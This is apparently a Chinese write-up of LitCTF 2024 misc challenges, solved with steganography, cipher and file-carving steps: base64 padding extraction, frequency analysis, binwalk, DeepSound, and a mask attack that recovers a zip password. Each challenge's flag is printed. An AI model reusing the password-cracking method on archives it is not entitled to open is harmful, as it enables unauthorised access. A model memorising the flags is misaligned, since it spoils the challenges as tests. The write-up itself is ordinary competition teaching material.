
纠错等级: H(30%)
掩码: Auto
版本: Auto
尺寸: 4

```
已解码数据 1:
------------------------------------------------------------------
位置:(115.4,99.4)-(614.1,99.4)-(115.4,597.9)-(613.6,597.6)
颜色正常, 正像
版本: 3
纠错等级:H, 掩码:0
内容:
LitCTF{Genshin_St@rt!!}
------------------------------------------------------------------
```


































































































































































原铁，启动!



根据题目，原神文字+崩铁文字，下面是对照表


A
B
C
D
E
F
G
H
I
J
K
L
M
N
O
P
Q
R
S
T
U
V
W
X
Y
Z

原神字体对照表

拉丁文	提瓦特通用语	坎瑞亚文	坎瑞亚文变体	稻妻文	须弥雨林文	须弥沙漠文
A						
B						
C						
D						
E						
F						
G						
H						
I						
J						
K						
L						
M						
N						
O						
P						
Q						
R						
S						
T						
U						
V						
W						
X						
Y						
Z						
!						
?						
.						

注释：

① 须弥雨林文不存在字母 X 的对应写法。


② 坎瑞亚文变体全称为"坎瑞亚文-层岩巨渊变体"。

③ 除坎瑞亚文及其变体外，其他文字的"！""？""."没有独特的写法。

对照得flag{good_gamer}


Everywhere We Go


听一下，中间有一段噪声，放进Audicity看一下波形图即可





盯帧珍珠

如题，盯帧










舔到最后应有尽有


base64隐写



```
5o6i5aes77yM5oiR5ZOt77yB5oiR55qE5o6i5aes77yM77yM77yM44CC44CC44CC5oiR55qE5YWJ546v6lis55qE5o6i5aes4oCm4oCm5oiR5rex5aSc5
5aSp5ZWK44CC5o6i5aes77yM5oiR55qE5o6i5aes77yB5o6i5aes44CC5oiR55qE6ZSa6lis55qE5o6i5aes77yB5piv5Li74oCm4oCm5oiR5rOq5rSS5aSq
5aSp5ZOq77yM5o6i5aes44CC5oiR55qE5o6i5aes77yM5o6i5aes44CC5oiR55qE5aSW5pW36lis55qE5o6i5aes77yB5oiR5LiN5oS/5YaN5oOz6LW377
5ZOH77yM5oiR55qE5o6i5aes77yI77yJ5oiR55qE5Li75a6w6lis55qE5o6i5aes4oCm4oCm5oiR55yL5LiA5LiH6YGN77yM5o6i5aes77yB5o6i5aes44CC
5ZOH44CC5o6i5aes77yM5oiR55qE5o6i5aes4oCm4oCm5o6i5aes4oCm4oCm5oiR55qE56KO546755KD6lis55qE5o6i5aes77yM5piv5Li75a6w77yM
5o6i5aes77yI77yJ5o6i5aes77yM5ZGc4oCm4oCm5oiR55qE5o6i5aes77yB5o6i5aes77yM5oiR55qE5rip5p+U6lis55qE5o6i5aes77yI77yJ5L2g5piv5a
5ZGc5ZOH77yM77yM77yM44CC44CC44CC5oiR55qE5o6i5aes77yB5o6i5aes4oCm4oCm5oiR55qE5rW35rSL6lis55qE5o6i5aes77yB5o6i5aes44CC5
5o6i5aes4oCm4oCm5ZGc5ZOH44CC5oiR55qE5o6i5aes77yI77yJ5o6i5aes44CC5o6i5aes77yI77yJ5oiR55qE56We5LuZ6lis55qE5o6i5aes77yB5oiR5
5ZGc5ZGc5ZGc77yI77yJ5oiR55qE5o6i5aes44CC5oiR55qE54u86lis55qE5o6i5aes4oCm4oCm5o6i5aes44CC5L2g5piv5pWF5Lmh44CC5o6i5aes77y
5ZGc5ZGc5ZGc77yM5o6i5aes4oCm4oCm5oiR55qE5o6i5aes77yM5o6i5aes77yI77yJ5oiR55qE6bif5YS/6lis55qE5o6i5aes77yM5o6i5aes77yM5o6i5
5o6i5aes77yI77yJ5o6i5aes4oCm4oCm5o6i5aes44CC5o6i5aes4oCm4oCm5aSp5ZOq77yB5oiR55qE5o6i5aes77yM5oiR55qE6LaF5paw5pif6lis55qE
5aSp5ZOq4oCm4oCm5o6i5aes77yB5oiR55qE5o6i5aes4oCm4oCm5oiR55qE56Gd54Of6lis55qE5o6i5aes77yM5oiR5rOq5rSS5aSq5bmz5rSL4oCm
5ZGc5ZGc5ZGc4oCm4oCm5o6i5aes77yM5oiR55qE5o6i5aes77yI77yJ5o6i5aes77yB5oiR55qE5pyI5Lqu6lis55qE5o6i5aes44CC5L2g5piv5Li777yB5
5aSp5ZOq77yM77yM77yM44CC44CC44CC5o6i5aes77yI77yJ5oiR55qE5o6i5aes77yM5o6i5aes77yM5oiR55qE5pyI5YWJ6lis55qE5o6i5aes77yB5oi
5oCO5Lya5aaC5q2k4oCm4oCm5o6i5aes77yI77yJ5oiR55qE5o6i5aes44CC5o6i5aes4oCm4oCm5oiR55qE5rC46L+c55qE56We6lis55qE5o6i5aes44
5o6i5aes77yM5oCO5Lya5aaC5q2k77yM77yM77yM44CC44CC44CC5oiR55qE5o6i5aes77yM5o6i5aes44CC5o6i5aes77yB5o6i5aes4oCm4oCm5oi
5o6i5aes44CC5aSp5ZWK44CC5oiR55qE5o6i5aes4oCm4oCm5o6i5aes4oCm4oCm5oiR55qE5aal5aal6lis55qE5o6i5aes77yM5o6i5aes44CC5o6i5ae
5ZGc5ZOH44CC5o6i5aes44CC5o6i5aes77yM5o6i5aes77yB5oiR55qE5o6i5aes4oCm4oCm5oiR55qE6K+X5Lq66lis55qE5o6i5aes77yM5piv576O5L
5o6i5aes77yB5o6i5aes44CC5ZGc5ZOH4oCm4oCm5oiR55qE5o6i5aes4oCm4oCm5o6i5aes4oCm4oCm5oiR55qE56We5LuZ6lis55qE5o6i5aes77y
5o6i5aes77yM5o6i5aes4oCm4oCm5oCO5Lya5aaC5q2k77yM77yM77yM44CC44CC44CC5o6i5aes77yM77yM77yM44CC44CC44CC5o6i5aes77y
5ZGc5ZOH77yB5o6i5aes44CC5oiR55qE5o6i5aes77yB5o6i5aes4oCm4oCm5o6i5aes44CC5o6i5aes77yI77yJ5oiR55qE5Li75a6w6lis55qE5o6i5aes4
5o6i5aes44CC5aSp5ZWK44CC5oiR55qE5o6i5aes77yM5o6i5aes4oCm4oCm5oiR55qE54ix6lis55qE5o6i5aes4oCm4oCm5piv54yr5ZKq77yB5o6i5ae
5oCO5Lya5aaC5q2k44CC5o6i5aes77yB5o6i5aes4oCm4oCm5oiR55qE5o6i5aes4oCm4oCm5oiR55qE54yr5ZKq6lis55qE5o6i5aes44CC5L2g5piv5rC
5o6i5aes77yM5ZOH44CC5oiR55qE5o6i5aes77yB5oiR55qE5YWJ6lis55qE5o6i5aes44CC5piv5aSW5pW344CC5oiR5aSn5Y+X6ZyH5pK877yM5o6i5
5ZGc5ZGc5ZGc77yM5o6i5aes44CC5oiR55qE5o6i5aes77yM5oiR55qE54ix6lis55qE5o6i5aes77yI77yJ5oiR5rOq5rSS54uC5pq05rW377yI77yJ5oiR5L
5ZGc77yM5oiR55qE5o6i5aes77yM5oiR55qE6K+X5Lq66lis55qE5o6i5aes77yM5piv576O56We77yM5oiR5oCO5LmI5Lya6L+Z5qC35ZGi77yI77yJ5c
5aSp5ZWK77yM5oiR55qE5o6i5aes44CC5oiR55qE6LaF5paw5pif6lis55qE5o6i5aes44CC5o6i5aes77yI77yJ5oiR6aOe57+U44CC5o6i5aes77yB5o6i5a
5aSp5ZOq77yM5oiR55qE5o6i5aes77yM5oiR55qE6bif5YS/6lis55qE5o6i5aes77yM5o6i5aes77yB5piv5YWJ546v77yM5o6i5aes77yM5o6i5aes44CC5
```

脚本

```python
import base64

def int2Bin(digit):
    return bin(digit)[2:]


def binAsc(string):
    temp = ''
    for i in range(int(len(string) / 8)):
        temp += chr(int(string[i * 8 : i* 8 + 8] , 2))
    return temp

def readBase64FromFile(filename):
    Base64Char =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    result = ''
    with open(filename ,'r') as f:
        for data in f.readlines():
            if data.find('==') > 0:
                result += int2Bin(Base64Char.index(data[-4]))[-4:]
            elif data.find('=') > 0:
                result += int2Bin(Base64Char.index(data[-3]))[-2:]
    print(binAsc(result))

readBase64FromFile('1.txt') #输入文件名
```



```
LitCTF{TanJi_j1e_jie_n1_dAi_w0_z0u_b_}
```


关键，太关键了!

根据提示，进行字频统计

脚本


```python
f=open('key.txt','r')
txt=f.read()
dd={}
for i in txt:
    if i not in dd:
        dd[i]=1
    else:
        dd[i]+=1
d = sorted(dd.items(), key=lambda x: x[1],reverse=True)
s=''
for i in range(len(d)):
    s+=d[i][0]
print(s)
```

得到密钥 bingo



```
bingo_:2*;^rHY!"'7?$%k@e]T(Bm9~3WC=[z46qMO`E+/SDJu>8lVda1GA|K#RUxv<tZXf&FcNjPp\I)}h-sQL50y.,{w
```

关键字密码



关键字密码

Keyword Cipher


```
jetnta{e_kess_ymu_imss}
```

bingo

```
LITCTF{I_MISS_YOU_BOSS}
```


The love

对图片binwalk分离出一个压缩包，有密码。




```
┌──(root㉿DESKTOP-LQMRD0K)-[/home/starr]
└─# binwalk -e love.jpg --run-as=root

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
168374        0x291B6         Zip archive data, at least v1.0 to extract, name: 1/
168406        0x291D6         Zip archive data, encrypted at least v2.0 to extract, compressed size: 96, uncompressed size: 65, name: 1/flag.txt
168569        0x29279         Zip archive data, encrypted at least v2.0 to extract, compressed size: 58, uncompressed size: 28, name: 1/password.txt
168992        0x29420         End of Zip archive, footer length: 22
```

原图片放进010可以看到压缩包密码的提示



```
..'±¡.  „!..B...„
.ÿÙLitctf??????f
tctiL.PK........
ïa¤X............
....1/PK......c.
```

掩码攻击




口令已成功恢复!

Advanced Archive Password Recovery 统计信息:

总计口令	202,405
总计时间	19s 915ms
平均速度(口令/秒)	10,163
这个文件的口令	Litctf202405ftctiL
十六进制口令	4c 69 74 63 74 66 32 30 32 34 30 35 66

找到密码



Recipe


From Base64
Alphabet
A-Za-z0-9+/=
[✓ Remove non-alphabet chars] Strict mode

From Base64
Alphabet
A-Za-z0-9+/=
[✓ Remove non-alphabet chars] Strict mode

Input
```
Ykc5M1pWOXBjMTl3WVdsdVpuVnM=
```

Output
```
love_is_painful
```

deepsound解出flag文件



Carrier audio files :


File	Dir	Size (MB)	Data format
爱情.wav	C:\Users\jyzho\Desktop	28.9 MB	v2 (2024)

Secret files in C:\Users\jyzho\Desktop\爱情.wav:

Secret file name	Size (MB)
flag_real.txt	< 0.1 MB

Output directory : C:\Users\jyzho\Documents\DeepSound

> 谢谢出题人的祝福，但估计永远不会了



```
Litctf{wish_you_can_find_your_true_love}
```